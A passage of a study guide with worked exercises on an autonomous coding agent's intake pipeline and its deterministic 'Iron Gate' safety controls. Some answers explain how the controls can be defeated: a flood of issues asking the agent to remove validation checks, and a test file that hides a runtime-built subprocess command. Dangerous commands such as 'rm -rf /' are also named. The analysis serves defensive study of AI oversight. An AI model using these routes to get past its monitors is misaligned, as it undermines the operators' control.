The cleanup step and the Session N bug are a different problem. Replay merged stale envelopes into fresh operations through coalescing (§56.3, §63.1). The structural fix is the session-id guard on coalescing, plus TTL pruning of stale entries. Neither requires removing the log.

So the proposal trades a real recovery guarantee for a problem that is already solved more narrowly. A better position is to keep the WAL and keep the session guard, and treat the manual cleanup as a clean-start step for controlled test sessions.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/intake/unified_intake_router.py` and find `_dedup_window_s` and `_is_duplicate`. Which envelope source gets a different window? What are the two default window lengths in the router's config? What window value turns deduplication off? Relate this to storm-protection layer 4 in §55.2.

`_dedup_window_s` returns `voice_dedup_window_s` when `envelope.source == "voice_human"`, and `dedup_window_s` otherwise. The config defaults are 300.0 seconds for voice and 600.0 seconds for everything else.

`_is_duplicate` returns False when the window is 0 or less, so a zero window disables deduplication. Otherwise it looks up the last monotonic time recorded for the envelope's `dedup_key` and reports a duplicate if that time falls inside the window.

This is layer 4 of §55.2, "envelope `dedup_key` prevents duplicate operations." The code adds one detail the paper does not state: the window is shorter for human voice commands than for sensor-generated signals.

Advanced A1. The 16-slot queue evicts its lowest-priority envelope and says it "may be re-ingested if the sensor fires again." In a push-based intake layer, when could an eviction quietly become permanent, and why does that matter more after §93's supply wall?

Eviction is only temporary if the sensor fires again (§56.1). Under the push model, most sensors fire on events: `OpportunityMinerSensor` and `TodoScannerSensor` react to `fs.changed.*` on `*.py`, and `DocStalenessSensor` reacts to file changes and `git_events.json` (§54). The poll loops are kept only as safety nets "when the event spine is unavailable" (§54). So if a file never changes again while the spine is healthy, an evicted signal about it has no path back except a manual `scan_once()`.

The priority formula tends to push these sources to the bottom of the queue. In §50.2, `opportunity_miner` and `doc_staleness` sit at source tiers 5 and 6, and with a file-count penalty and no urgency boost (§50.1) they are the likeliest to be evicted. The loss is therefore concentrated on the low-urgency improvement

work. In April that looked like an acceptable cost. In October, §93.10 reports a supply wall: after about four hours, yield is bounded by the supply of landable work, not by the model. A queue that silently drops candidate work makes the binding constraint worse.

My position is that eviction should stay, since a bounded queue is a storm defence, but it should be paired with a re-scan of what was evicted once the queue drains. The evidence that would settle it: per-source eviction counts from the eviction log, set against the share of those evicted files that were later re-ingested. A low re-ingest rate for event-driven sources would show the loss is real.

Advanced A2. Gate 12 force-releases any file lock older than 300s (§58.12). Combine that with the operation durations in Part XI. What can happen if an operation is slow but not crashed, and which later gate notices?

The TTL assumes that a lock older than 300s belongs to a crashed operation (§58.12 and Refinement #11). Part XI shows that healthy operations routinely run far longer. Session W's op ran from its VALIDATE iteration at 16:14:18 to its last DECISION at 16:23:02, more than 500s (§65.4). L2 alone is now given a fresh 600s timebox, and Session L raised the complex worker ceiling to 1800s (§63.1).

So a slow, healthy op can lose its lock partway through. The router's `file_lock` check then sees no conflict for that file (§56), and a second signal for the same file can dispatch a second operation. Two candidates can now be built against the same file.

The only gate positioned to notice is Gate 11. It recomputes target hashes at APPLY and compares them with GENERATE-time hashes (§58.11). But a mismatch "produces a warning and ledger entry". It does not reject. The paper's design therefore detects this race and records it, but it does not prevent it. A sound fix would make the TTL longer than the longest legal operation, or have live operations renew their lock. Either is a proposal, not something the paper describes.

Advanced A3. §56.3 tells the operator to delete `.jarvis/intake_wal.jsonl` before each session. Is that still a sound step once O+V runs as a long-lived daemon, as described in §93?

The manual cleanup made sense for April's battle tests. Each one was a discrete session that a human started, and Session N had just shown replay mixing stale and fresh envelopes (§63.1). By October, a bare `ov` attaches to a running organism or cold-boots one in the background (§93.9), and soaks run for hours, up to about 9 h (§93.10). One soak even ended with its VM stopped mid-run (§93.10).

The cleanup step deletes exactly what the WAL exists to protect: pending work from a crashed session (§56.2). Meanwhile the structural defences against Session N are already in place. Coalescing is guarded by session id, so old and new envelopes never merge (§56.3), and stale entries are pruned by TTL (§56.2). The remaining risk is weaker: a replayed envelope still competes for dispatch on its composite score, since §50.3 scores WAL replay like any other enqueue path, even if its target has since changed.

My position: retire the manual delete for daemon operation and rely on the session guard and TTL. Keep the delete only for controlled experiments that need a clean start. To settle it, count how many replayed envelopes after a crash went on to land useful work, and how many produced stale or duplicate operations.

Challenge 1 (adversarial). The repository is public, so anyone can open GitHub issues. An adversary opens 40 issues in ten minutes. Each has a different title and body, and each asks O+V to "simplify" a different module by removing a validation check. GitHub delivers every event with a valid Standard Webhooks signature. Trace the flood through the intake layer and say which layer, if any, stops it. Then say what bounds the damage downstream, using the October pipeline in §93.7.

Gate 10 passes every event. Gate 10 verifies HMAC-SHA256 signatures and rejects unsigned or wrongly signed webhooks (§58.10). These events really were sent by GitHub, so they pass. The signature proves the sender of the webhook, not the trustworthiness of whoever wrote the issue.

Storm protection does not help. The four layers suppress repeats (§55.2). `FileWatchGuard` and the TestFailureSensor debounce are not on this path. The TrinityEventBus SHA-256 fingerprint differs for each issue because each body differs. The router's `dedup_key` differs because each issue targets a different module. Coalescing only merges envelopes for the same file (§52.8), and each issue names a different one. None of these layers is a defence against distinct, well-formed requests. They were never meant to be.

The queue bounds the volume, not the content. At most 16 envelopes are held, and the rest are evicted by priority (§56.1). The file lock allows one operation per file (§56). That limits how fast the flood is processed. It does not decide whether any request should be done.

Downstream. Each surviving envelope goes through CLASSIFY, the Iron Gate and VALIDATE. Protected paths (§58.2) refuse edits to `.env`, credentials, `.git/` and supervisor core files, but an ordinary module is not protected. In the October configuration, the Sentinel auto-approves up to `APPROVAL_REQUIRED` by default. Only BLOCKED operations, Order-2 self-modification and anything touching the cage always escalate (§93.7). So a human approval is not guaranteed to catch a weakening edit to an ordinary module. What remains is the promotion gate (provenance, coverage, no vanished public symbol) and the zero-push air-gap, which keeps anything that lands on local `main` until the operator publishes it (§93.7).

Conclusion. No intake layer stops this flood, and the paper does not claim one does. The damage is bounded by queue capacity, per-file locking, the gates and the air-gap. A real fix would be an intake trust rule, such as accepting issue-triggered work only from allow-listed authors or labels. That is a proposal, not a mechanism the paper describes. To check the trace, confirm that each storm layer in §55.2 deduplicates on identity, and that none of them judges intent.

Challenge 2 (quantitative). The intake queue is full: 16 envelopes, and the lowest-priority entries are two at priority 6, one `opportunity_miner` (normal, 4 files, confidence 0.70) and one `doc_staleness` (low, 1 file, 0.85, no dependency credit). Three envelopes then arrive in order.

(1) `doc_staleness`, low urgency, 1 file, confidence 0.92, no dependency credit. (2) `opportunity_miner`, high urgency, 2 files, confidence 0.95, three envelopes queued behind its file set. (3) `test_failure`, critical, 1 file, confidence 0.95, no dependency credit. Use the source tiers from §50.2 (test_failure 2, opportunity_miner 5, doc_staleness 6). Compute each new priority, decide what is evicted at each step, and name any decision the paper leaves unspecified.

The formula is `base - urgency + cost_penalty - confidence_bonus - dep_credit`. The urgency boost is critical 3 and high 1. The cost penalty is 0 for one file, 1 for two to four files, and 2 above that. The confidence bonus is 1 at 0.9 or above. Dependency credit is capped at 3 (§50.1).

1. **Arrival 1:** 6 - 0 + 0 - 1 - 0 = **5**. It outranks both priority-6 entries, so one of them is evicted. The two existing entries are tied at 6. As a check, the opportunity_miner entry is 5 - 0 + 1 - 0 - 0 = 6, the same as §50.2's signal B. **The paper does not say which tied entry is evicted.**
2. **Arrival 2:** 5 - 1 + 1 - 1 - 3 = **1**. The remaining priority-6 entry is now the lowest, so it is evicted.
3. **Arrival 3:** 2 - 3 + 0 - 1 - 0 = **-2**, matching §50.2's signal A. The lowest remaining entry is evicted. That is either arrival 1 at 5 or some other entry, depending on the 13 entries not described.

Second-order effect. Both evicted entries came from event-driven sensors (§54). They return only if their files change again, or if someone runs `scan_once()` by hand. An evicted opportunity-miner signal also loses whatever dependency credit it might have earned later. Arrival 2 shows how much that credit is worth: 3 points, which is more than the whole gap between a normal and a critical signal in the urgency term.

Unspecified behaviour. The paper leaves two things open: the tie-break among equal priorities, and what happens when the newcomer itself is the lowest-priority envelope. A reasonable reading of §56.1 is that the newcomer is then the one evicted, but the text does not say so.

To check the arithmetic, recompute §50.2's three rows with the same formula. You should get -2, 6 and 4.

PART X — The Iron Gate: Safety Philosophy

Pause and predict 1. In most autonomous-AI systems, more safety means less autonomy. After reading twelve hard gates, predict: does adding more Iron Gate rules give O+V less autonomy or more? Why?

More. Because the gate is structural, operations that pass it do not need human approval. Default-allow tools are safe, and low-risk operations auto-apply because the gate has already vetted them. The trade-off flips: more Iron Gate means fewer approvals and so more autonomy. Approval remains only where the gate cannot decide (`APPROVAL_REQUIRED`). See §60.

Conceptual 1. Why must the Iron Gate be pre-linguistic and model-uninfluenced, rather than a careful reviewer that reads the model's reasoning?

The paper's claim is that an autonomous system is safe only if its safety layer cannot be talked out of its decisions. A gate that reads natural language can be persuaded by a well-argued rationale. The Iron Gate reads only file paths, AST nodes, tokens, exit codes and command strings, so no prompt can change its verdict. The protected-paths example makes this concrete: a model that "reasons" about why it needs to modify `.env` is still refused. Determinism and logging then make every decision repeatable and auditable. See §57 and §58.2.

Conceptual 2. The paper accepts that the gate will sometimes reject a valid operation. Why is that an acceptable cost?

§59 says the gate is not an oracle. False positives are acceptable because a rejected operation can be retried with different inputs. The errors the gates exist to stop are often irreversible: `rm -rf /`, a forced push to main, leaked credentials, unbounded spend. A conservative, hand-curated rule that sometimes says no costs one retry. A clever rule that sometimes says yes to the wrong thing can cost the repository. Keeping one deterministic rule per gate, with no voting and no intent reasoning, keeps each verdict predictable. See §58.3 and §59.

Conceptual 3. Gates 8, 9 and 12 (approval timeouts, worker ceilings, file-lock TTL) do not inspect code at all. Why do they belong in a safety inventory?

They protect liveness rather than correctness. An unanswered approval would block forever without the 600s timeout that moves it to `CANCELLED`. A wedged worker would hold a pool slot forever without the wall-clock ceiling. A crashed operation's file lock would starve every later operation on that file without the 300s TTL. Each is still a deterministic rule the model cannot override, which is the paper's definition of an Iron Gate. A safe system has to keep making progress, not only avoid bad writes. See §58.8, §58.9 and §58.12.

Quiz 1. By default, how many exploration tool calls must the model make before a candidate may proceed to VALIDATE?

B. `JARVIS_MIN_EXPLORATION_CALLS` defaults to 2. The candidate is also blocked if the ExplorationLedger's diversity score is below the complexity-tier floor. See §58.4.

Quiz 2. An approval request goes unanswered for longer than `approval_timeout_s`. What happens to the operation?

D. The default timeout is 600s, and an unanswered approval moves the operation to `CANCELLED` rather than waiting forever. See §58.8.

Quiz 3. Which statement matches how §59 describes the Iron Gate?

C. The gate is not an oracle. It can produce false positives, which is acceptable because a rejected op can be retried. It is not an AI, not a consensus engine and not an approval queue. See §59.

Quiz 4. At APPLY, Gate 11 finds that a target file's hash differs from its GENERATE-time hash. What does the paper say it does?

A. Gate 11 recomputes target hashes at APPLY, and a mismatch produces a warning and a ledger entry. Its purpose is to catch candidates built on stale state during concurrent modification. See §58.11.

Problem 1 (trace). An operation's ROUTE phase expects four files. The model makes one `read_file` call. It then returns a candidate whose `files: [...]` list covers three of the four files, and one file contains a stray non-ASCII codepoint. Which post-GENERATE gates react, and what does each do? Can this candidate reach VALIDATE?

Gate 4 (exploration-first): one call is below the default minimum of 2, so the candidate cannot proceed to VALIDATE (§58.4).

Gate 5 (ASCII strictness): the codepoint is caught and, if possible, auto-repaired with an ASCII approximation. Only a failed repair would cause rejection (§58.5). On its own, this gate would not stop the candidate.

Gate 6 (multi-file coverage): three of four declared files are covered, so the gate rejects. A partial multi-file change would leave the codebase inconsistent (§58.6).

The candidate does not reach VALIDATE. The paper does not give an order for these checks, but either Gate 4 or Gate 6 alone is enough to stop it. None of these verdicts depend on the model's explanation of why it acted as it did.

Problem 2 (design). Someone proposes replacing the hand-curated bash blocklist (Gate 3) with an LLM judge. The judge would read each command and decide whether it is dangerous, so it can catch new destructive patterns the list misses. Critique the proposal using Part X's philosophy and trade-off.

An LLM judge breaks the properties that define the gate (§57). It reasons about language, so it is not pre-linguistic. Crafted input can influence it, so it is not model-uninfluenced. The same command could get different verdicts, so it is not deterministic. §59 also says the gate is explicitly not an AI.

It would weaken §60's argument too. The autonomy dividend exists because a structural gate needs no human backstop. A persuadable judge would push the operator back toward approvals, so autonomy would shrink.

A defensible variant keeps the blocklist as the authoritative gate, since the paper calls it expandable, and uses any model only as an advisory signal. For example, the model could propose new patterns for a human to add to the list. It would never decide whether a command runs.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/multi_file_coverage_gate.py`. Read the module docstring and `check_candidate`. What does the function return when the gate passes, and what when it fails? What happens for an operation with zero or one target file? What gate number does the file use for itself, compared with §58.6?

`check_candidate` returns `None` when the candidate is fine. Otherwise it returns a tuple `(reason, missing_paths)`, and the missing paths are echoed back to the model in retry feedback.

If the operation has one target file or none (`len(targets) <= 1`), the gate no-ops. It also no-ops when `JARVIS_MULTI_FILE_ENFORCEMENT` is set to false. Otherwise every target path must appear in the candidate's `files` list, and a legacy single-file candidate on a multi-target op is rejected with every target listed as missing. That matches §58.6.

The docstring calls the file "Iron Gate 5" and explains the Session O background. §58.6 numbers it Gate 6 in the inventory, while §64.3 and §64.4 in the session log also say "Iron Gate 5". The numbering is not consistent across the paper. The gate's behaviour is the same either way.

The file also contains later slices the paper does not cover, such as a subset-coverage exception for resolved test-to-source attribution.

Advanced A1. §60 argues that more Iron Gate means more autonomy. §93.3 then measures a static-cage escape rate of about 8.8% against a 4.4% gate. Does the measurement undermine §60's argument, or only its scope?

§60's argument is conditional. Approvals can be removed only because "the gate is structural", meaning it reliably refuses what it is meant to refuse. For the properties the gates actually inspect, that holds: a path either resolves inside the repo root or it does not (§58.1), and a file either matches a protected pattern or it does not (§58.2). These checks are complete over what they read.

§93.3 shows where that completeness ends. In two large mutation runs (1,566 and 1,472 mutations), about 8.8% of adversarial variants escaped the static cage. The North Star attributes the residue to `eval`, `exec`, `subprocess` and `pickle` of strings built at run time, which a static check "cannot see by construction". A pre-linguistic gate reads tokens and AST nodes (§57). A string assembled at run time is not in the source to be read.

So the measurement narrows §60's scope rather than refuting its logic. The autonomy dividend is earned only for properties the gate is complete over. Meanwhile October's Sentinel auto-approves up to `APPROVAL_REQUIRED` by default (§93.7), which spends the dividend more widely than the static gates can back. The stated remedy, OS-level runtime containment, is still a structural, deterministic layer, so it fits the §57 philosophy. It simply moves the gate from the source text to the process. The evidence that would settle the question is a re-measurement of the mutation escape rate once runtime containment exists. §93.3 notes that no re-measurement after later hardening was found.

Advanced A2. §59 says a false positive costs only a retry "with different inputs." On a single local GPU with a deterministic gate, when is that untrue, and what in Parts XI and §93 shows the system learning this the hard way?

The claim assumes that a retry changes the input. If the generator produces the same candidate again, a deterministic gate gives the same verdict again (§57: "the same input produces the same output every time"). The retry then costs time and buys nothing.

Part XI shows the good case. In Session G, sharpened retry feedback made the model use new tools such as `get_callers` and `git_blame`, and it passed the ledger with a score of 25.50 (§62.5). The feedback changed the input. §93 shows both the bad case and the fix. 524 byte-identical retry iterations re-validated a frozen pool (§93.8), which is the gate-and-retry loop running with nothing changing. And with the local 30B, feedback alone was not enough: the model produced 106 in-loop rejections and zero candidates. Tool masking then changed the decoding grammar itself, so that only tool calls were allowed until the minimum exploration was met. With only the grammar changed, the model went from 0/3 explored to 3/3 (§93.6).

The refined principle is that a false positive is cheap only if the retry path is guaranteed to perturb the generator: through feedback content, a grammar constraint or regeneration. Otherwise a strict gate turns into a liveness problem. That is the same class of failure that Gates 8, 9 and 12 exist to bound. A useful metric would be the fraction of retries whose candidate is byte-identical to the one that was rejected.

Advanced A3. Every one of the twelve gates in §58 passed the autonomous landings that §93.14 later calls wrong (a hollow test, a punctuation-only rewrite, dropped content). Is that a failure of the Iron Gate?

No. It shows what the Iron Gate is for. §59 says the gate enforces "the operator's non-negotiable constraints". It is not an oracle and does not reason about intent. A test that asserts nothing violates no path, blocklist, ASCII, coverage or cost rule. The twelve gates guard against damage and stalls, not against useless output.

What §93 shows is that quality gates are added the same way Part XI found its failure modes: one incident at a time. The Test Reality Gate, which rejects tests that cannot run, assert nothing or never import their subject, was added after a hollow landing reached `main` and was reverted (§93.8). The promotion gate's check that no public symbol vanished caught a whole-file re-emission (§93.7). §93.14 says plainly that these gates "exist because of" the bad landings.

The new gates follow Part X's rules. They are deterministic and they read structure: an import, an assertion, a symbol table. So the inventory is open, as the paper allows for the blocklist ("expandable", §58.3). The honest limit is that each one closes a class only after it has been seen. Whether that converges is the open question, and the evidence would be the rate of new wrong-landing classes per hundred landings over successive soaks.

Challenge 1 (adversarial). Construct a candidate that passes every gate in §58 yet does something the operator forbids. The candidate is a new test file inside `tests/`, which is the 30B's most common kind of landing (§93.10). It is pure ASCII and covers its one declared target. The model made three exploration calls before writing it, and the test contains a real

assertion on a real import of its subject. At import time, the module also builds a command string from character codes and passes it to `subprocess`. Walk the candidate through Gates 1 to 12, then through VALIDATE and promotion. Say honestly which layer, if any, stops the payload, and what would.

Gates 1 to 3. Gate 1 checks the path arguments of tool calls. The write target is inside the repo, so it passes. Gate 2 refuses modification of protected patterns, and a new test file is not one of them. Gate 3 parses commands given to the `bash` tool (§58.3). The payload is not a bash tool call. It is text inside a Python file, and the command string does not exist until the code runs.

Gates 4 to 12. Gate 4: three exploration calls meet the default minimum of 2. Gate 5: the file is ASCII. Gate 6: the one declared target is covered. Gate 7: the local lane costs nothing (§93.6). Gates 8, 9, 10 and 12 govern time, liveness and webhooks, not content. Gate 11 only compares hashes. Every gate passes.

VALIDATE runs the payload. Running tests means importing the module, so the payload executes before any human sees the candidate. §93 adds partial containment. Test runs execute in a PID namespace, added after a candidate test ran `pkill -f jarvis` and killed the daemon, so killing the daemon by name no longer works. A resource-aware lock prevents an out-of-memory kill of a running soak (§93.8). The paper describes no layer that stops other effects, such as reading files the test should not touch.

After VALIDATE. The Test Reality Gate passes, since the test runs, asserts and imports its subject (§93.8). The promotion gate checks provenance, coverage and vanished public symbols (§93.7), and the payload changes none of these. The zero-push air-gap keeps the file off GitHub until the operator pushes (§93.7). But by then the payload has already run on the host, during VALIDATE.

Conclusion. The Iron Gate as inventoried in Part X does not stop this, by construction. This is exactly the residue §93.3 names: `eval`, `exec`, `subprocess` and `pickle` of strings built at run time. The paper's stated remedy is OS-level runtime containment, not more AST rules. A concrete design would run VALIDATE with no network access and only the sandbox mounted. That is a proposal. Check your answer against Part X's own boundary: §57 says the gate reads "file paths, AST nodes, tokens, exit codes, command strings", and the payload's command string appears in none of these until the code runs.

Challenge 2 (quantitative). §93.3 reports two mutation runs: 1,566 mutations at 8.91% escapes, and 1,472 at 8.73%, against a 4.4% gate. §92.4 reported 0 escapes in 38 hand-authored inputs. (a) Estimate the escape count in each run and the pooled rate. (b) How many escapes would the pooled set have to lose to meet the gate? (c) If the true rate on the curated set were the pooled rate, how likely is 0 escapes in 38 independent trials? (d) What upper bound does 0/38 alone support at about 95% confidence? (e) What do (c) and (d) together say about how to read §92.4?

(a) Run 95e: 1,566 x 0.0891 = 139.5, so about 140 escapes. Run 95e2: 1,472 x 0.0873 = 128.5, so about 128 or 129. Unrounded, that is about 268 escapes in 3,038 mutations, a pooled rate of 268 / 3,038 = 8.82%. This matches the "about 8.8%" in §93.3.

(b) The gate allows 0.044 x 3,038 = 133.7, so at most 133 escapes. 268 - 133 = 135 escapes would have to be closed, about half of the residue. This is consistent with "roughly twice the gate".

(c) (1 - 0.088)^38 = 0.912^38. ln 0.912 = -0.0921, and x 38 = -3.50. e^-3.50 = 0.030. So there is about a 3% chance of seeing 0/38 if the curated inputs escaped at the at-scale rate.

(d) 3 / 38 = 7.9%. On its own, 0/38 is compatible with a true rate up to about 7.9%, which is above the 4.4% gate. Even taken at face value, the curated result could not have shown that the cage met the gate.

(e) Either the curated set came from a different distribution than the LLM-generated mutations, or it was lucky at about 3%. The first is more plausible, since 38 hand-authored inputs written with known evasions in mind (§92.4) are not a random sample of what a mutator produces. Both readings support §93.16's correction: 0/38 "stands for that curated set", and the escape rate is the at-scale figure.

The independence assumption in (c) is a simplification. Inputs in one family, such as Unicode confusables, are correlated, which makes 0/38 more likely than 3%. That strengthens the point in (d). To check, recompute (c) with p = 0.044: 0.956^38 is about 0.18, so even at the gate rate, 0/38 is unremarkable.

PART XI — Battle Test Breakthrough Log

Pause and predict 1. Sessions A–G proved the ExplorationLedger works. The next step is to run the whole pipeline end to end until something lands on disk. Do you expect one large blocker, or many small ones? How will they be found?

Many. Sessions H through N each exposed a different latent failure: a headless TTY crash, risk escalation, an L3 mode switch, a new-file rollback error, two timeout ceilings and WAL cross-session coalescing. Each fix unmasked the next. None of them were in the original design, and all were found by running against real work. Session O then produced the first autonomous APPLY to disk. See §63.1 and §63.2.

Pause and predict 2. Session W landed all four files, the AutoCommitter committed them, and 20 of 20 tests pass. Before you read on, list reasons why the paper might still decline to call multi-file autonomy a proven capability.

The paper gives three. Durability: Manifesto §6 asks for three consecutive successes, and W is one. Scope: W only created new test files from a detailed description, and refactors, migrations and cross-file edits remain unproven. Workarounds: W depends on three deferred items, including `JARVIS_MAX_VALIDATE_RETRIES=0` masking the re-validation flake. See §66.2.

Conceptual 1. Why did the arc run the ExplorationLedger in shadow mode (Session A) before enforcing it (Session B)?

Shadow mode shows what a new gate would decide without letting it block anything. In Session A, the ledger flagged a shallow pattern (`score=3.00` , one category, four `read_file` calls) that the legacy `tool_calls >= 2` counter would have waved through. That was evidence that the new scorer sees something the old one misses, gathered before it had any authority. Session B then turned enforcement on and showed that the same pattern caused a hard rejection, which proved the toggle works. Session G showed the payoff: retry feedback made the model diversify its tools, so the ledger also steers behaviour as well as filtering it. See §62.1, §62.2 and §62.5.

Conceptual 2. Session S landed 0 of 4 files, yet the paper counts it as proof that multi-file enforcement works. Why is that a fair reading?

Session S was built to isolate one mechanism. The exploration gate was turned off so it could not hide the result. There were zero `multi_file_coverage` rejections in the log, and TestRunner saw all four target paths after the gate, so coverage enforcement did its job. The files did not land because of a separate problem: a type error sent the op to VALIDATE_RETRY and L2, which ran out of time before the idle timeout. The paper names that as Follow-up A, a VALIDATE/L2 timebox issue orthogonal to enforcement. Splitting "did the gate work" from "did the op persist" is what let the next sessions aim at the right bug. See §64.3.

Conceptual 3. What exactly was wrong with `JARVIS_L2_TIMEBOX_S` , and why was adding an INFO line that names both clocks part of the fix?

L2 was handed the op's drained `ctx.pipeline_deadline` , not its own timebox. In Session V, the setting was 600s, but L2 reported 120s remaining because that was all VALIDATE had left. The setting did not do what its name said. The fix computes L2's deadline fresh at dispatch (`now + JARVIS_L2_TIMEBOX_S`) and reconciles the pipeline deadline upward so later phases see a consistent clock. The mandatory INFO line records both clocks and which cap won, so the bug cannot hide again. In Session W it showed `pipeline_remaining=0.0s` beside `winning_cap=l2_timebox_fresh` . This fits the paper's pattern of hypothesize, instrument, confirm or falsify, fix, and verify in one session. See §65.3, §65.4 and §66.1.

Quiz 1. Why does the paper treat `debug.log` , not `summary.json` , as the canonical answer to "did the loop work"?

D. `summary.json` has a known bug: `stats.attempted / completed / failed` stays at zero even when ops fire. The debug log records every provider call, FSM transition and Iron Gate verdict. See §61.1.

Quiz 2. In Session V, L2 reported only 120s remaining even though `JARVIS_L2_TIMEBOX_S=600` . Why?

A. `_l2_hook` received `ctx.pipeline_deadline` directly, and only 120s remained after VALIDATE. The timebox setting was effectively advisory. See §65.3.

Quiz 3. Session O was the first autonomous APPLY, but only one of four target files landed. What caused that?

C. Without a `files` list, the `_apply_multi_file_candidate` fan-out path was never taken. That gap led to the multi-file enforcement work in Sessions Q–S. See §63.2.

Quiz 4. What made Session G the "crucial observation" of the ExplorationLedger arc?

B. On retry, the model used `get_callers`, `git_blame` and `search_code` for the first time and scored 25.50 across five categories. That showed the ledger works as a steering signal, not just a filter. See §62.5.

Problem 1 (trace). Walk through the Session O chain from backlog detection to POSTMORTEM. At each step, name the mechanism that acted. Then identify two earlier sessions whose fixes were required for this run to succeed, and say what each fix was.

The BacklogSensor detected the task, and the router classified it `complex`. The first attempt failed the ExplorationLedger at `score=0.00`. Retry injected sharpened feedback, and the second attempt scored 11.00 across four categories.

ASCII auto-repair fixed two codepoints, and GATE allowed the candidate. APPROVE auto-approved through the headless bypass. In ChangeEngine, `RollbackArtifact.capture()` handled the new file, and DECISION was `applied` / `safe_auto_passed`.

VERIFY found test critiques, L2 converged in iteration 1, a second DECISION applied, and POSTMORTEM reported `root_cause=none`.

Prerequisites: Session K's commit `28d52274ec` fixed the `RollbackArtifact [Errno 2]` new-file path, without which APPLY of a new file failed. Session H's commit `d8c1cb4d30` fixed the headless TTY crash. Session N's WAL cleanup stopped stale envelopes from merging into the task. The sharpened retry feedback came from the A–G commit `ad05fb7c7e`. See §62.6, §63.1 and §63.2.

Problem 2 (design). Instead of the deadline-reconciliation fix, a reviewer proposes raising `JARVIS_L2_TIMEBOX_S` to 1200. Using Sessions T, V and W, explain why this would not have helped. Then state what the actual fix changed.

Session T already raised the timebox to 600s, and it made no difference. The env vars loaded, but the stall happened before L2 ever ran (§65.1).

Session V showed why the value would not matter even once L2 ran. L2 received the residual pipeline deadline, not its timebox, so it got 120s whatever the setting said (§65.3). In Session W, `pipeline_remaining` was 0.0s at dispatch. Under the old behaviour, L2 would have received a 0s deadline and died instantly, whether the timebox was 600 or 1200.

Commit `53e6bd9f76` computes L2's deadline fresh at dispatch and reconciles `ctx.pipeline_deadline` upward through `with_pipeline_deadline()`. It also logs both clocks and which cap won. After the fix, L2 got 600s and converged in a single 50-second iteration (§65.4).

Problem 3 (analysis). Using the §65.5 table and §65.6: list the human-shipped commits in the Q–W arc and the blocker each addressed. Estimate the average cost per session in that arc. Then say how many more W-like successes Manifesto §6 would require before multi-file autonomy counts as a capability.

The six human commits are:

- `6c3cce92c6` : parser accepts the multi-file shape (R).
- `31504a8f12` : multi-file coverage enforcement (S).
- `37a371e65d` : per-op exhaustion dedup (S).
- `d6aa78c8ba` : FSM instrumentation that disproved the silent-exit hypothesis and exposed the non-determinism (U).
- `58709f27de` : env-tunable validate retries (V).
- `53e6bd9f76` : L2 deadline reconciliation (W).

Six matches §65.6, which also names a seventh commit, `0890a7b6f0` , made by the AutoCommitter.

About 2.50 US dollars over seven sessions is roughly 0.36 US dollars per session. That is in line with W's own 0.32 US dollars.

§66.2 says Manifesto §6 needs three consecutive successes, and W is one. So at least two more consecutive W-like runs under comparable conditions are needed. Until then, multi-file autonomy is a "data point", not a "capability".

Advanced A1. Session V set `JARVIS_MAX_VALIDATE_RETRIES=0` to get around a flaky re-validation. What did that workaround hide, and how does §93.8's account of the VALIDATE_RETRY ladder show why it was load-bearing?

Session U found that the same candidate returned `failure_class='test'` on iteration 0 and `'infra'` on iteration 1. The 'infra' result took a non-retryable branch and killed the op on a flake (§65.2). Setting retries to 0 skipped iteration 1 entirely, which let Session V reach L2 and expose the deadline bug (§65.3). §66.2 lists this as a load-bearing workaround: the sandbox isolation problem underneath "is still there".

The workaround hid two separate problems. The first is the flake itself. The second is subtler: a retry that re-validates the same candidate can only produce a different answer if validation is non-deterministic, and that non-determinism was the bug. A retry rung that does not regenerate is either useless (the validator is deterministic) or harmful (it is not).

§93.8 confirms the second problem at scale. Live runs found 524 byte-identical retry iterations re-validating a frozen pool, and the October order inside VALIDATE now specifies "a VALIDATE_RETRY that actually regenerates". §93.4 separately records the move to VALIDATE against the actual candidate tree. So

the April workaround was not just covering a flake. It was standing in for a rung that did not do its job. The evidence that would close the question is a measurement of how often `failure_class` flips when a byte-identical candidate is re-validated under the current candidate-tree VALIDATE.

Advanced A2. §66.1 says Session W shows that "model output quality converges with pipeline definition of good". §93.8 later records a hollow test landing that reached `main` and was reverted. Was §66.1 over-generalised, and what is special about tasks whose output is a test?

§66.1 rests on independent evidence. A human ran `pytest` after the fact, got 20/20, and checked the coverage against the four behaviours the backlog task described (§65.4). That supports the claim for Session W. It does not support it as a general property of the pipeline.

When the candidate is a test, the pipeline's judge and the artifact being judged are the same thing. VALIDATE's main signal is "the tests pass". A test that asserts nothing, or never imports its subject, passes trivially. So for test-generation tasks, "the tests pass" carries almost no information about quality. Session W was protected by a detailed task description and by human review afterwards. By October, 84 of 91 autonomous landings were test files (§93.10). They reached local `main` through Sentinel auto-approval and the promotion gate, with no human reading each one first (§93.7), and a hollow landing got through (§93.8).

The fix confirms this diagnosis. The Test Reality Gate does not ask whether the tests pass. It asks whether they can run, whether they assert anything, and whether they import their subject (§93.8). Those are checks from outside the artifact. So §66.1 was true of W and over-general as stated. The pipeline's idea of "good" needed a criterion that the candidate cannot satisfy just by existing. Further evidence would come from mutation testing of landed tests: whether they fail when their subject is broken.

Advanced A3. §66.2 says Session W is one success, and Manifesto §6 needs three in a row. By October there are 91 autonomous landings (§93.10). Has multi-file autonomy now graduated? Argue a position about what counts as a "capability class" and "comparable conditions".

Raw counts do not settle it, because graduation is per capability class (§3: "three consecutive successes for a capability class"). W's class was narrow: new test modules created from a detailed description (§66.2). October's record clearly repeats that class. 84 of 91 landings are test files, a repeatable skill (§93.10, PRD §33). For "create new test files autonomously", the threshold has plainly been crossed many times.

The broader classes §66.2 names are a different story. Refactors of existing code, cross-file dependency edits, migrations: the October record has 5 production-code landings. One was reverted because only punctuation landed, and one dropped content that had to be restored by hand (§93.10). §93.14 lists production-code landings at cadence as "not demonstrated". A first multi-file atomic landing exists (`78eb95aa7c`), but the paper does not show three in a row.

"Comparable conditions" also changed under the arc. W was served by Claude, and every landing from 2026-09-09 onward came from the local `qwen3-coder-ov:30b` (§93.10). I would treat graduation as tied to both the class and the serving model. The fair verdict is: new-test creation has graduated on the local 30B, and multi-file production editing has not. The evidence to change that verdict is three consecutive gate-passing, non-reverted multi-file production landings on the same model.

Challenge 1 (cross-Part trace). Use the timestamps in Session W's log (§65.4) and the gate defaults in Part X. (a) How long did L2 take, and how much of its 600s budget did it use? (b) How long did it take from the VALIDATE iteration start to the last DECISION? (c) Compare that duration with the default worker ceiling in Gate 9 (§58.9). What does the comparison say about the ceilings this session must have run under? (d) Compare it with the file-lock TTL in Gate 12 (§58.12). What race does that open, and which gate would see it?

